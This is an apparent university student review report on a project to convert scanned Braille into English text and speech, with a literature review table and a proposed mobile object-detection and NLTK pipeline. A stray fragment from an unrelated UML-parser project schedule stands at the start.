
5. Schedule, Tasks and Milestones

5.0.1 Gantt chart:



UML Parser_


Read-only view, generated on 22 Feb 2021



Task	Label	Predecessors	Estimation duration
Planning	A	-	10 days
Modelling	B	A	2 days
Retrieve Classes	C	A, B	2 days
Fetch interfaces	D	A, B	2 days
Fetch All variables	E	A, B	2 days
Fetch Methods	F	A, B	2 days
Fetch Constructor	G	A, B	2 days
Fetch Dependency	H	A, B	2 days
Uml text file generation	I	A, B, C, D, E, F, G, H	2 days
Remove Duplicates	J	A, B, C, D, E, F, G, H, I	2 days
Testing	K	A, B, C, D, E, F, G, H, I, J	5 days
Debugging	L	A, B, C, D, E, F, G, H, I, J, K	2 days


5.0.2 Activity Network

5.0.3 Work Breakdown Structure



6. Project Demonstration

6.1 Uploading a File:





7. Cost Analysis/Result

CONVERSION OF BRAILLE SCRIPT TO TEXT AND SPEECH

Review Report
Submitted by

19BCE2080(SIDHARTH BANSAL)
19BCB0039(ANIRUDH A)

Prepared For
**CSE3013 -Artificial Intelligence
Project Component**

Submitted to
Dr. Mohan Kumar P

School of Computer Science and Engineering



VIT[®]
Vellore Institute of Technology
(Deemed to be University under section 3 of UGC Act, 1956)

Abstract

The Braille system is the most common mode of communication among visually impaired people. It is especially essential for a written mode of communication. However, due to the lack of access to sufficient resources, various people have blockages in their braille learning curve. Especially in the recent times of pandemic where social distancing is necessary, it is very difficult and risky to touch braille embossed texts in order to read and understand them. Braille requires a considerable amount of practice. Not being able to understand the braille system also creates a gap between the visually impaired and the visually impaired. We aim to solve these issues by converting braille into readable english text by scanning braille documents and performing Optical Braille Recognition. As we see the world transition to other digitized forms of communication with the visually impaired such as the use of speech synthesis devices, learning braille seems like a less attractive alternative. Thus, a braille to speech system would enable newcomers to learn by reading along. Also, people prefer digital alternatives like refreshable braille displays as they don't wear out similar to printed braille. A OBR system would thus enable them to preserve their existing braille text. This concurs with the need to be able to digitize existing braille text. Thus, to address these issues, in this paper, we propose a Braille to Text and Speech system.

Keywords:

Braille Conversion, Optical Braille Recognition, Image Segmentation , Convolutional Neural Networks

Introduction /Motivation

The Braille Writing system is the most widely used system by blind or visually impaired people to access information. It has helped bridge the gap between the visually impaired and visually abled people by great manifolds. The Braille System enables blind people to access information, enhance their knowledge and live a fulfilling life. Created by Louis Braille in 1824, the braille codes were built on the tactile military code Night Writing. After a couple of revisions, his system was successfully published in 1837 as the first binary form of writing system to emerge in the contemporary period. The characters the Braille Writing System consist of six raised dots, arranged in a 3×2 matrix. This is known as the Braille cell. Each braille character has a unique arrangement of these 6 dots. The number and combination of these dots distinguish one character from the other. For English, the braille alphabet contains 250 letters including phonograms, numerals, punctuation, formatting marks, contractions, and abbreviations. The Braille alphabet for the English language is divided into three levels of complexity. Grade 1 is limited to basic reading and is a nearly one-to-one transcription of printed English. Grade 2 abandons one-to-one transcription and adds hundreds of abbreviations and contractions, which is practically universal beyond basic literacy resources. Grades 1 and 2 have both been standardized. "Grade 3" refers to a number of different personal abbreviations that are rarely ever used in publications.




Fig. 1 English Braille Alphabet

The goal of this project is to benefit society by enabling people with visual impairments to use technology more frequently and by providing a better learning environment in which they can master the Braille writing system.

Literature Review Summary Table

<i>Authors and Year (Reference)</i>	<i>Title (Study)</i>	<i>Methodology Implementation used/</i>	<i>Relevant Finding</i>	<i>Limitations/ Future Research/ Gaps identified</i>
Year: 2013 Padmavathi et al.	Conversion of braille to text in English, Hindi & Tamil Languages.	Paper concentrates on the conversion of scanned Braille files to corresponding textual content in English language and Indian languages, specifically Hindi and Tamil	It identifies the start of the text lines and then segments it into braille cells. Alphabets here are identified using appropriate language mapping and then read out using a voice synthesizer.	A limitation of this paper is error prone extraction of dots due to noise during scanning. This was predominant for Grade 2 english documents and were improved by extending rules of the language. Poor pronunciation for native languages in the voice synthesizer was also observed.
Year: 2020 Shokat et al.	Analysis and Evaluation of Braille to Text Conversion Methods	Applied machine learning techniques like Optical Braille Recognition, feature extraction, deterministic Turing machine for context-sensitive translation and so on are used to convert the braille dots to alphabets of respective languages.	The touch-screen approach requires braille input to be entered using activation and deactivation of pixels and then processed to be converted into a natural language. Based on the entry speed, accuracy and techniques compared in the study, we were able to understand their	The conversion of braille dots to alphabet took a long time resulting in delay. This approach can further be optimized to make it faster

			strengths and weaknesses.	
Year: 2021 Ovodov et al	Optical Braille Recognition Using Object Detection Neural Network	Here, either the individual elevated dots themselves or the sets of dots forming characters from the braille set can be the “objects”. However, as the “objects” in this case will have relatively equal sizes and height to width ratios, the RetinaNet CNN architecture chosen for the object detection task was simplified to improve performance.	A very low IoU cut-off for overlapping bounding boxes was selected, as braille characters would never overlap in an image. This method achieved accuracies > 99% on the Angelina Braille dataset.	This model gives low accuracy when the quality of image is not clear. This results in inaccurate results
Year:2020 Hsu et al.,	Braille Recognition for Reducing Asymmetric Communication between the Blind and Non-Blind	The RCSA is ideal for braille cell segmentation, as it takes advantage of the uniform space and same rectangular dimensions of the cells. It takes the height of the image, calculates its width by multiplying it by 0.78. It then detected the number of characters per line using the total line width, and further segmented it into individual character	For evaluating the proposed CNN model, 80% of the dataset was allocated for the training set and the remaining 20% was split evenly among the test and validation sets. After thorough training, the CNN model was able to predict and classify images with an accuracy	This approach presents some limitations that may be sources of future investigation. Line-by-line conversions of braille may not be the most efficient method for converting large lengths of braille into English text. In the future, image segmentation should be

			<p>of 98.73% on the test set.</p>	<p>incorporated into this AI system, which will provide an additional function of partitioning an image of a page of braille into multiple lines of braille that can then be interpreted and converted into English text by the current system. An alternative approach is to extend the ratio character segmentation technique into line ratio segmentation, so that the segmentation of characters and lines of braille can be performed simultaneously.</p>
<p>Year: 2019 Iain Murray</p>	<p>A Portable Device for the Translation of Braille to Text</p>	<p>To determine the existence of Braille dots from their shadows a reference magnitude was taken to be an average of a few samples that are at the edges of the camera's field of view. Samples are then compared with this reference magnitude to gain a relative value to indicate whether that samples magnitude is affected by a Braille dot shadow. This allows the device to operate on many different types of Braille paper, and compensates for paper discolouring with aging. The reference magnitude can also be taken from the left or right hand side of the camera's field of view to compensate for situations where Braille dot shadows may</p>	<p>The most significant aspect of the project was the development of a proven architecture for a portable, real time Braille to literary text translation device. The unique optical method of operation has many inherent advantages in practical use and allows reasonable device cost. Thus a practical written communications gateway between seeing and vision impaired persons now exists. The device conveniently will also allow blind person's suffering Diabetic Peripheral Polyneuropathy to continue to</p>	<p>This approach gives inaccurate result in the case when the image is not clear. The approach has a delay as it needs to process the image for detection of text</p>

		affect the reference sample regions.	communicate through their preferred written medium.	
Year: 2010 Jie Li; Xiaoguang Yan	Optical Braille character recognition with Support-Vector Machine classifier	This employed SVMs for the task of detecting the elevated dots that make up braille characters. Support Vector Machines are a lightweight yet powerful classifier. Here, SVMs were used as a sliding window classifier to detect if the region contains a braille dot and hence to binarize the input. The input images were preprocessed by converting them to grayscale, correcting non-uniform illumination, and fixing geometric alignment. SVMs were used to binarize the image. The image was then converted to English letters using a simple searching algorithm with a look-up table.	After training with 130 positive and 160 negative examples, classification error achieved by the authors was reduced to less than 5%. Processing time was about 20 minutes per page, using sliding window with step size of 10 pixels	The images captured tend to have noise content and some dots in the image might not be visible due to lighting factors. For easy recognition they used various methods to obtain noise free images.
Year: 2020 Parmesh Kaur et al.,	Conversion of Hindi Braille to Speech using Image and Speech Processing	Parmesh Kaur et al., 2020 proposed the conversion of Devanagari Hindi Braille. First part of implementation is the conversion of Hindi Braille to text, in which two approaches are used for Braille character recognition: a conventional sequence-mapping approach and a deep learning-based method. The second section of the essay discusses how to turn text into speech in Hindi by concatenating speech samples that correspond to Hindi vowels and consonants.	Generated samples of Hindi Braille letters, as well as extracts from a Hindi Braille textbook, were used to create an image dataset. A Hindi speech corpus was created using speech coefficients extracted from a recorded audio sample. The authors achieved an accuracy of 100 percent using the conventional method of Hindi Braille to text conversion and an accuracy of 96 percent	It is limited to only Hindi Braille and cannot be expanded to the general Braille System. It has less scalability.

			using the deep learning approach.	
Year: 2019 Pocholo James M. Loresco	Filipino Braille One-Cell Contractions Recognition Using Machine Vision	This paper presented the histogram of oriented gradients is another efficient and inexpensive method of feature extraction for braille images. This was implemented in Filipino braille education due to lack of sufficient teaching staff. Here, computers were used to automate information extraction and enhance teaching. Machine vision is used to recognize one-cell Filipino braille contractions. Scanned images undergo HOG feature extraction and are then passed through an SVM for character classification.	This research proposes a system that uses machine vision in recognizing one-cell Filipino Braille contractions. Scanned Braille images undergo image processing and HOG feature extraction to train the system classifier with SVM. Performance evaluation results reflect a high accuracy of recognition.	It is limited to only Filipino Braille and cannot be expanded to the general Braille System. It has less scalability
Year: 2017 Adrian Moise	Automatic System for Text to Braille Conversion	The authors of this work describe the creation of an automatic system for translating computer-generated text into Braille. The technology makes use of a microcontroller attached to a customized reader that is accessible to the blind. A software-based method for building finite state machines (FSM) has been devised for this system. Results from experiments are displayed and discussed. The software translates characters such as punctuation, digits, letters (including capital letters), and other special characters.	The system demonstrated its viability and it was tested on all the standard characters. It converts characters from the keyboard or from a text file written in the user interface. This paper, presents the advantages of combining the finite state machine with the flexibility of a microcontroller.	Quote marks and apostrophes are not transformed.

Year: 2016 M Hanumanth appa; Vishwanath Venkatesh Murthy	Optical Braille Recognition and its corresponde nce in the Conversion of Braille Script to Text	This paper has shown that, despite using a variety of preprocessing, picture segmentation, and feature extraction techniques, the majority of research efforts are still unable to reach a high translation rate and 100 percent accuracy.	From this paper the authors have established that most of the researchers efforts use various preprocessing, image segmentation and feature extraction techniques; still not able to achieve 100% accuracy with high translation rate and that there is a need to find more effective Braille image preprocessing and image acquisition methods.	The algorithm is resistant to irregularities and perspective distortions of the depicted sheet with text, making it possible to recognize texts captured with mobile phones in everyday conditions.
Year: 2019 Vinod Jha, K. Parvathi	Braille Transliterati on Of Hindi Handwritten Texts Using Machine Learning For Character Recognition	This paper proposes an algorithm to convert any scanned handwritten document in Hindi to corresponding Braille. It uses Histogram of oriented gradients features of Hindi characters for matching in an SVM classifier. The scanned documents are first converted into a printable form and then transliterated to Braille using UTF-8 codes.	The classifier designed for the recognition of hindi handwritten letters has given approximately 94.5% accuracy which is considered very good.	The classifier was faulty in correctly predicting some alphabets. Further this model is working well on handwritten words having only consonants. The future work will consist of making an equal size database of vowels and designing of an OCR which can be used in transliteration of any arbitrary word.
Year: 2019 Kimaya Kulkarni; Apoorva Mahajan; Yash Zambre; Faisal	Text Detection and Communicat or Using Braille for Assistance to Visually Impaired	This paper presents the prototype of real-time text communicator in form of braille actuators, a novel concept of blind assistive gadget which aims to make the books, eBooks, handwritten documents available to the blind. An efficient and portable image to braille display conversion can be achieved using this prototype,	Servo motor model was more economical but occupied more space. Solenoids successfully minimized the space occupied by the model, by ensuring that the induced magnetic field did not affect other solenoids. These actuators provided braille dot sensations	Firstly, when actuated by 12V there was a heating problem, this was solved by using current limiting resistors. Secondly, to avoid mutual induction between two solenoid they had to be placed 1.8cm-2 cm apart hence increasing the

Belwadi; Shreya Killedar		hence making it easy to access text on paper by just capturing an image.	perceptible by touch which would be read by the blind people. This braille system has a potential to be used in tactile applications.	distance and space occupied.
Year: 2020 Kumari, Sangeeta; Akole, Akshay; Angnani, Pallavi; Bhamare, Yash; Naikwadi, Zaid	Use of OCR and Solenoid to Improve Text to Braille Conversion	Take scanned image from camera, process that image by image processing techniques and same will be converted into text using OCR. The detected text will be given to raspberry pi which recognize every character and convert it into Braille code. With the help of solenoid, displaying that Braille code on Braille.	Mapping the Braille alphabet to a string or symbol that represents that alphabet is essential to process the data. This is discussed in the paper by Adrian Moise. Optical character recognition with greater accuracy is paramount for developing a reliable Text to Braille Conversion System.	This system uses smallest sized solenoids, but it may be reduced even further with advancements in technology. The use of different controller will help in reduction of size. Smaller solenoids would require lesser power. Hence, relays and battery of lower capacity can be used.
Year: 2020 Tri Ardiansah, Jevri; Okazaki, Yasuhisa	The Design and Prototyping of Braille to Speech Application as a Self-Learnin g Support Media for Visually Impaired Person	The Prototyping method is used in developing the application since it emphasizes learning and facilitates meaningful communication between systems developers (researcher) and the end-users	Based on the Braille learning problem and potential solution which says that VIP uses the smartphone well, this research produces a smartphone application along with the designed Braille book which could help VIP in learning Braille reading by independently even without the assistant of TVI.	Challenges in learning Braille, such as low tactile acuity, finger sensitivity, memorization skill, motivation, and profoundly emotional issues which especially affect the beginner level of Braille learning.
Year: 2015 Dharme,	Designing of English Text	A English Text is first fed as a input to memory IC and then it	It seems that FPGA are going to rule at present but though the	They use the Braille language to read the data with the sense of

Vrushabh S.; Karmore, S. P.	to Braille Conversion System: A Survey	<p>pass to MCU (Micro-controller unit). The proposed algorithm is used here for comparison of word and also when the transferring the word from English text to Braille language. In that every word has been given it's threshold value and then after every word is compare according to it's threshold value means that when specific word is cross beyond that level it get change into corresponding word. Then the word conversion will be there internally and lastly the output of text to Braille word conversion is shown there on Braille Board.</p>	<p>microcontroller is up till now power efficient, low cost much lower than FPGA which is especially true for the production of large scale quantities. Also the QFD(Quad Flat Package) that is 48/64 package with peripherals options but there is limited choice in case of FPGA.</p>	<p>touching to it but the problem is arisen when the reading has to be done from the electronic content as they cannot sense it by touching to it. This paper is hammered out to concatenate the problem of blind people regarding their reading of e-book and e-text and the paper will be beneficial for the blind person to read the digital book in their English Braille language.</p>
Year: 2018 K. P. S. G. Sugirtha and M. Dhanalakshmi	Transliterati on of Braille Code into Text in English Language	<p>This paper describes a new system to recognize the braille characters in a six-dot pattern from scanned document and thus transliterate in English language. Scanned documents are preprocessed followed by segmentation of braille cells. From the segmented braille cell, centroid of each braille dot is calculated for the computation of Euclidean distance. Later, a lookup table is constructed utilizing Euclidean distance between the braille dots. Thus, the braille characters are recognized and translated to corresponding text.</p>	<p>This paper focuses mainly on the conversion of scanned braille documents of grade 1 system to corresponding text in English language. This system uses flat-bed scanner and avoids the usage of complicated hardware. After identifying the start of the braille code in the scanned braille documents, braille cells are segmented based on the standard measurements and computing the number of dots available in each braille cell.</p>	<p>Future work of the paper could be extended for grade 2 of braille system by creating a lookup table for contracted words and by eliminating these mapping errors. braille character recognition (BCR) system described here shows the feasibility of cost-effective system.</p>

Year: 2020 Sana Shokat, Rabia Riaz, Sanam Shahla Rizvi, Khalil Khan, Farina Riaz, and Se Jin Kwon	Analysis and Evaluation of Braille to Text Conversion Methods	This paper provides a comprehensive survey of various user input schemes designed for the visually impaired for Braille to natural language conversion. These techniques are analyzed in detail with a focus on their accessibility and usability.	The key features used for accessing the performance of the techniques are efficiency, accuracy, and usability issues found in the applications. In the end, a comparison of all these techniques is performed. Outcomes of this analysis show that there is a strong need for application that put the least burden on the visually impaired users. Based on this survey, a guideline has been designed for future research in this area.	Based on this paper, the researchers plan to design an application that provides high usability to the visually impaired students. In the future, a newly designed application can be compared with the previous techniques to improve its performance. Machine learning techniques can be applied for acquiring better accuracy for Braille to text conversion.
Year: 2022 Sana Shokat, Rabia Riaz, Sanam Shahla Rizvi, Inayat Khan and Anand Paul	Characterization of English Braille Patterns Using Automated Tools and RICA Based Feature Extraction Methods	The evaluation metrics used were the True Positive Rate (TPR), True Negative Rate (TNR), Positive Predictive Value (PPV), Negative Predictive Value (NPV), False Positive Rate (FPR), Total Accuracy, Area Under the Receiver Operating Curve (AUC) and F1-Score. A statistical test was also performed to justify the significance of the results.	For the prediction of Braille to English characters, DT, SVM and KNN, along with RICA- and PCA-based feature extraction, were used. The English Braille dataset was collected from visually impaired students at the National Special Education School using a previously developed position-free touchscreen-based application. SVM, KNN and DT showed better performances using the RICA feature extraction method.	This work was limited to only Grade 1 Braille for the English language. This work can be enhanced by increasing the number of datasets not only for Grade 1 but also for Grade 2 and contracted Braille. The paper's work can be enhanced to the Braille English dataset of Grade 2. Deep learning techniques like CNN, GoogLeNet and Transfer Learning will improve the results for mobile devices.
Year: 2019	Text to Braille	The actuating method proposed in this paper is able to trump all existing techniques in the table in	Braille books are expensive, bulky and rare. The proposed	The problem is that the rate of cooling is not inherently fast enough

<p>Hossain, Shahruk; Raied, Abdullah Abyad; Rahman, Asifur; Abdullah, Zaowad Rahabin; Adhikary, Dipanjan; Khan, Ahsan</p>	<p>Scanner with Ultra Low Cost Refreshable Braille Display</p>	<p>all criteria except size, where proposed method would fall between SMAs and Pneumatic actuators in its current form. However, a second smaller prototype is already in the works using miniature motors. Nonetheless, the proposed solution meets our design objectives : Practical, Portable and Cheap.</p>	<p>module provides a compact and portable solution which is perpetually reusable after an affordable one-time cost. Designed using the least expensive technology, at the cost of one averagesized Braille-printed book, this module will give access to millions of digital books in a much less bulky package with a meagre one-time investment.</p>	<p>and depends on ambient temperatures. Thus additional cooling solutions (using peltier coolers) are required making the device more complex and expensive even though the SMA materials themselves are relatively cheap. Another disadvantage here is the durability and longevity of SMA wires. They will eventually wear out after many thermal cyclings and need to be replaced.</p>
---	--	---	--	---

Research Gap Content

- The inclusion of unneeded dots or noises during scanning that are equivalent in size to Braille dots is difficult to eliminate during pre-computation and so impairs the correctness of the transformed text.
- To increase its performance, a freshly built application may be compared to prior ways. Machine learning algorithms can be used to improve the accuracy of Braille to speech output.
- The algorithm is resistant to irregularities and perspective distortions of the depicted sheet with text, making it possible to recognize texts captured with mobile phones in everyday conditions. Angelina Braille Images Dataset was created and published to train the neural network and evaluate the quality of algorithms on images with a large distortion but the dataset was limited , so the dataset can be increased to improve accuracy.

- After training with more than 130 positive and 160 negative examples, classification error can be reduced to less than 5%. Processing time is about 20 minutes per page, using a sliding window with step size of 10 pixels and this time can also be reduced by using Dynamic programming instead of sliding window.
- The images captured tend to have noise content and some dots in the image might not be visible due to lighting factors. For easy recognition they used various methods to obtain noise free images.

Proposed work and implementation




Fig. 2 Architecture Diagram of Proposed System

The workflow of our proposed system is depicted in the architecture diagram above and can be divided into three modular processes that are explained below.

A) Braille Character Detection

The proposed system consists of a mobile application which would allow the user to transcribe braille text input as images from the phone's camera into text form and finally into speech. The process of extracting English characters will involve the following steps:

1. Obtaining Images

The CameraV2 API powered by the Android Operating System will be used to show a live preview stream of the camera to the user on the screen and to capture images for transcription.

2. Resizing the Image and converting the image into an array of Bytes

The image preview will then be used to obtain the image as a Bitmap. The image will be resized to 300 x 300px to allow it to be fed to the model. It will then be converted into an array of bytes representing the pixels of the image.

3. Classification

A TensorFlow model would be trained, modeling the braille characters on paper as ‘objects’, thus posing braille character recognition as an object detection task. This model is then optimized and converted to TensorFlow Lite to allow performing inference powered by the mobile device’s SoC. The byte array from the previous step is then fed to this model on the device. The output of this step will be a list of bounding boxes around the detected braille characters and the corresponding class probabilities of the character.

4. Converting to text

The boxes detected will not always be exact and require a bit of cleaning. For this, first the boxes having probabilities lower than a threshold will be dropped. As the braille characters should be mostly uniformly sized, the boxes that are too large or too small based on their size and aspect ratio will be dropped. The final step involves detecting the boxes that are adjacent to each other and hence form a sequence.

As a result of this step, we will extract a stream of characters from the image. We choose to not explicitly look for and extract spaces as this can be done in a much easier way using segmentation in the next steps.

B) Text formation

After our object detection model would have converted the braille text to the english sentence. We will now segment the sentence into a meaningful text. This process will be done by using a Natural Language Toolkit which contains a very important module which is named as nltk tokenize sentences which is further divided into submodules :-

- Word tokenization

This tokenization will split our sentence into meaningful words . The method which we will use is word_tokenize() which is the method provided by the nltk library which will help us split the sentence converted from the braille.

The output from the method will also be used above will also prove helpful in the text cleaning steps like the removal of punctuation marks , removal of numeric character or stemming which will help our model in correctly splitting the sentences into the desired result.

- Sentence tokenization

After completing the process of word tokenization we will now move to the sentence segmentation which is basically the formation of meaningful sentences that we will get by using the words that we obtained from the word tokenization.

This tokenization will split our sentence into meaningful component sentences . The method that we have used is `sent_tokenize()` which is the method provided by the `nltk` library which will help us split the sentence into its component sentences from the words received from the word tokenization.

